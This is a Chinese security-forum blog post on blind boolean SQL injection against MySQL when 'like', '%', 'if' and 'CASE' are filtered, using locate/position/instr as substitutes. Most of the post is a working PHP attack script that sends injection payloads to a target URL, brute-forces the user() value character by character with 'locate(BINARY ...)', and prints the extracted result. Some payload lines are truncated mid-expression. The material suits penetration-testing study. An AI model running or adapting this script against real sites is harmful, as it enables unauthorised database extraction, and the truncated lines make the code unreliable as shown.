

0x00 概要

建站过程中有过滤是很正常的事情.

本方法适用于 过滤了 like, %, if, CASE

也就是 like 注入无法正常使用,但是页面又没有回显的情况

like 替换方法

1. locate
2. position
3. instr

0x01 locate, position, instr 函数注入时会遇到的问题

虽然说是替代但是其实没有那么的好用,因为他们都是左右匹配的QAQ

这会导致匹配类似 a1b2a1a2 这样的数据不准确的问题

例如: 我输入a1匹配为true,我输入a1a匹配一样会为真,这会导致一个问题就是我们不知道第一位的数据是怎么样的

所以我想出了两个解决方案

1. 使用 substring 函数之类的方法
2. 第一种是类似递归的方式,先得出要获得的数据的长度,然后利用循环慢慢递归爆破

第一种就不解释了,能用 substring之类的截断函数 其实就与普通的布尔盲注是一样的

第二种方法我就会文章的最后写个简单的例子

0x01 测试数据

```
mysql> select user();
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

```
mysql> select current_user;
+-----+
| current_user |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)
```

```
mysql> select * from tdb_goods where goods_id=1;
+-----+-----+-----+-----+-----+-----+-----+
| goods_id | goods_name          | goods_cate | brand_name | goods_price | is_show | is_saleoff |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | R510VC 15.6■■■■■ | ■■■■ | ■■ | 3399.000 | 1 | 0 |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

0x02 substring 函数

截取特定长度的字符串

用法 :

- substring(str, pos), 即 : substring(被截取字符串, 从第几位开始截取)
substring(str, pos, length)


```
class SqlCurl
{
    public function curlRequest($url, $post = [], $return_header = false, $cookie = '', $referurl = '')
    {
        if (!$referurl) {
            $referurl = 'https://www.baidu.com';
        }
    }
}
```

```

$header = array(
    'Content-Type:application/x-www-form-urlencoded',
    'X-Requested-With:XMLHttpRequest',
);

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);

//■■■■■useragent
curl_setopt($curl, CURLOPT_USERAGENT, $this->agentArray());
curl_setopt($curl, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($curl, CURLOPT_AUTOREFERER, 1);
curl_setopt($curl, CURLOPT_REFERER, $referurl);
curl_setopt($curl, CURLOPT_HTTPHEADER, $header);

if ($post) {
    curl_setopt($curl, CURLOPT_POST, 1);
    curl_setopt($curl, CURLOPT_POSTFIELDS, http_build_query($post));
}

if ($cookie) {
    curl_setopt($curl, CURLOPT_COOKIE, $cookie);
}

curl_setopt($curl, CURLOPT_TIMEOUT, 10);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
$data = curl_exec($curl);

if (curl_errno($curl)) {
    return curl_error($curl);
}

$header_data = curl_getinfo($curl);
if ($return_header) {
    return $header_data;
}

curl_close($curl);
return $data;
}

private function getIp()
{
    return mt_rand(11, 191) . "." . mt_rand(0, 240) . "." . mt_rand(1, 240) . "." . mt_rand(1, 240);
}

private function agentArray()
{
    $agentarray = [
        //PC■■■UserAgent
        "safari 5.1 - MAC" => "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/536.11 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/536.11",
        "safari 5.1 - Windows" => "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.0 Safari/534.50",
    ];
    return $agentarray[array_rand($agentarray, 1)];
}

}

// ■■■
$url = 'http://127.0.0.1/test/test_sql.php?id=1';

$result = (new SqlCurl())->curlRequest($url, [], true);
if (isset($result['size_download']) && !empty($result['size_download'])) {
    $result_size = $result['size_download'];
} else {
    $result_size = 0;
}

$sql_test_result_1 = (new SqlCurl())->curlRequest($url.urlencode('&id=1 and 1=1 -- a'), [], true);

```

```

$sql_test_result_2 = (new SqlCurl())->curlRequest($url.urlencode('\'' and 1=2 -- a'), [], true);

if ($result_size != $sql_test_result_1['size_download'] || $result_size === $sql_test_result_2['size_download']) {
    echo '■■■■';
    exit;
}

// ■■ user() ■■
$i=0;
$user_size = 0;
while (true) {
    $sql_test_result_3 = (new SqlCurl())->curlRequest($url.urlencode('\'' and length(user()) = '.$i.'-- a'), [], true);
    if ($sql_test_result_3['size_download'] === $result_size) {
        $user_size = $i;
        break;
    }
    $i++;
}
echo 'user()■■: '.$user_size.PHP_EOL;

// ■■ user() ■■
$payload = '!@%^&*()_+==|}{POIU YTREWQASDFGHJKL:;<>MNBVCXZqwertyuiop[]lkjhgfdasazxcvbnm,./1234567890`~';
$payload_count = strlen($payload);

$user_data = '';
while (true) {
    if (strlen($user_data) !== $user_size) {
        for ($j=0; $j < $payload_count; $j++) {
            // ■■■■
            $sql_test_result_4 = (new SqlCurl())->curlRequest($url.urlencode('\'' and locate(BINARY \''.$user_data.$payload[$j].
            if ($sql_test_result_4['size_download'] === $result_size) {
                $user_data .= $payload[$j];
                echo $user_data.PHP_EOL;
                continue;
            } else {
                // ■■■■
                $sql_test_result_5 = (new SqlCurl())->curlRequest($url.urlencode('\'' and locate(BINARY \''.$payload[$j].$user_d
                if ($sql_test_result_5['size_download'] === $result_size) {
                    $user_data = $payload[$j].$user_data;
                    echo $user_data.PHP_EOL;
                    continue;
                }
            }
        }
    } else {
        break;
    }
}

echo '■■■■'.PHP_EOL;
echo 'user()■■: '.$user_size.PHP_EOL;
echo 'user()■■: '.$user_data.PHP_EOL;

```

注意: mysql是不区分大小写的,所以我在写例子脚本时 添加了BINARY关键字使搜索区分大小写

```
MINGW32:/e/WWW/test

Administrator@yo MINGW32 /e/WWW/test
$ php locate_sql_test.php
user()长度: 14
o
oc
oca
ocal
ocalh
localh
localho
@localho
t@localho
t@localhos
ot@localhos
ot@localhost
oot@localhost
root@localhost
执行完成
user()长度: 14
user()内容: root@localhost
Administrator@yo MINGW32 /e/WWW/test
$ |
```


结果

先知社区


点击收藏 | 2 关注 | 2

[上一篇：关于安卓的调试方法（一）](#) [下一篇：某开源堡垒机的数据库默认密码及ip...](#)

1. 1 条回复



[MAX\](#) 2019-04-14 13:42:20



phpoop老哥 牛逼

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)